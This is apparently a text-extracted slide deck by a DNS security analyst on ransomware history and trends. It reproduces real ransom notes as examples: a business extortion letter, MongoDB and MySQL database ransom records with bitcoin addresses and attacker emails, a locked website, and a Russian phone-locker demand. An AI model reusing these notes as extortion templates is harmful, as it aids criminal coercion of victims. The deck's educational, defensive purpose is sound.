

# Ransomware

## Trends and Analysis

# Josh Pyorre

Senior Security Research Analyst



OpenDNS



Cisco Umbrella

Previously:



Consulting for Non-Profits:



Point Blue  
Conservation  
Science

Hamilton Families  
HOUSING FIRST. COMMUNITY STRONG.



@joshpyorre



# This is where I work



# I have access to a lot of DNS data

Datasets must be diverse, global & live.

**125B**

Internet requests

**90M**

Daily active users

**15K**

Enterprise  
customers

**160**

Countries  
worldwide


Not only do we analyze a massive amount of data, but perhaps more important is the diversity of our data. Umbrella gathers 100 billion internet requests from over 100 million enterprise and consumer users across 160 countries every day at the moment a request is made – which gives us a statistically significant data set. Our real-time DNS data is also enriched with diverse public and private data feeds.







# As of Nov, 2020



Showing blocks based on malware activity in my environment



# Ransomware

## History and Info

- Discovered 1989
- Encrypted file names after 90 days
- Victims asked to 'renew the license' by sending \$189 to a P.O. Box in Panama
- Creator, Joseph Popp arrested shortly after and charged with blackmail





# NOTICE OF EXTORTION

Your business, 900 Degrees Neapolitan Pizzeria, has been targeted for extortion. The selection process is random, and was not triggered by any event under your control.

Should you fail to pay the one-time monetary tribute, by the deadline provided below, your business will be severely and irreparably damaged. The following methods are commonly employed in cases of non-compliance:

- Negative Online Reviews
- BBB Complaints
- Harassing Telephone Calls

#### Anonymous Reports of:

- Health Code Violations
- OSHA Violations
- Criminal Tax Evasion



# Cryptovirology: Extortion-Based Security Threats and Countermeasures\*





Adam Young  
Dept. of Computer Science,  
Columbia University.

Moti Yung  
IBM T.J. Watson Research Center  
Yorktown Heights, NY 10598.

## Abstract

Traditionally, cryptography and its applications are defensive in nature, and provide privacy, authentication, and security to users. In this paper we present the idea of *Cryptovirology* which employs a twist on cryptography, showing that it can also be used offensively. By being offensive we mean that it can be used to mount extortion based attacks that cause loss of access to information, loss of confidentiality, and information

technology is atomic fission. Cryptography is a blessing to information processing and communications (as atomic fission is to energy production), because it allows people to store information securely and to conduct private communications over large distances. It is therefore natural to ask, "What are the potential harmful uses of Cryptography?" We believe that it is better to investigate this aspect rather than to wait for such attacks to occur. In this paper we attempt a first step in this direction by presenting a set of



Estimated \$1.5B Gross Revenue Per Year



```
WARNING 0.203GB
```

```
> use WARNING  
switched to db WARNING
```

```
> show collections
```

```
WARNING
```

```
system.indexes
```

```
> db.WARNING.find()
```

```
{ "_id" : ObjectId("5859a0370b8e49f123fcc7da"), "mail" : "harak1r1@sigaint.org"  
, "note" : "SEND 0.2 BTC TO THIS ADDRESS 13zaxGVjj9Mnc2jyvDRhLyYpkCh323MsMq AND  
CONTACT THIS EMAIL WITH YOUR IP OF YOUR SERVER TO RECOVER YOUR DATABASE !" }
```

```
> exit
```

```
bye
```

```
| 1 | cru3lty@safe-mail.net | 1G5tfypKqHGds8WsYelHR5JxiwffRzUUas | https://localbitcoins.com | Your DataBa  
se is downloaded and backed up on our secured servers. To recover your lost data: Send 0.2 BTC to our BitCo  
in Address and Contact us by eMail with your MySQL server IP Address and a Proof of Payment. Any eMail with  
out your MySQL server IP Address and a Proof of Payment together will be ignored. You are welcome. |
```

```
-----+  
1 row in set (0.00 sec)
```

```
mysql> █
```



# mongoDB






nafa.dk

Nordjysk Astronomisk Forening for Amatorer

[My account](#) [Log out](#)

[Home](#)

[Nafa](#)



Navigation

[Add content](#)

## Website is locked!

[View](#)

[Edit](#)

Website is locked. Please transfer 1.4 [BitCoin](#) to address `3M6SQh8Q6d2jtB4JRCe2ESRLHT4vTDdbSM9` to unlock content.



EV

NoNameUser

- [ Payment 0.2 BTC=CODE BTCMU ] -

Buy Bitcoin [Here](#)

Key :





**За просмотр детского порно ваш телефон блокирован!  
Для разблокировки телефона вы обязаны оплатить 1000 руб.  
Попытки избежать оплаты штрафа будут наказанны. Вплоть до условного срока, по статье 242/7**

1. Найдите ближайший терминал системы платежей QIWI
2. Подойдите к терминалу и выберите пополнение QIWI VISA WALLET
3. Введите номер телефона +79062654326 и нажмите далее
4. Появится окно комментариев - тут введите ВАШ номер телефона без 7ки
5. Вставьте деньги в купюроприемник и нажмите оплатить
6. В течении 24 Часов после поступления платежа ваш телефон будет разблокирован.
7. Так же вы можете оплатить через салоны связи Связной и Евросеть

**ВНИМАНИЕ:** Попытки разблокировать телефон самостоятельно приведут к полной блокировке вашего телефона, и потери всей информации без дальнейшей возможности разблокирования.

Ransomware on a SmartTV :O





Robert Austin  
@W3nd1g04n6

That awkward moment when your medical equipment is doing a WinXP chkdsk.



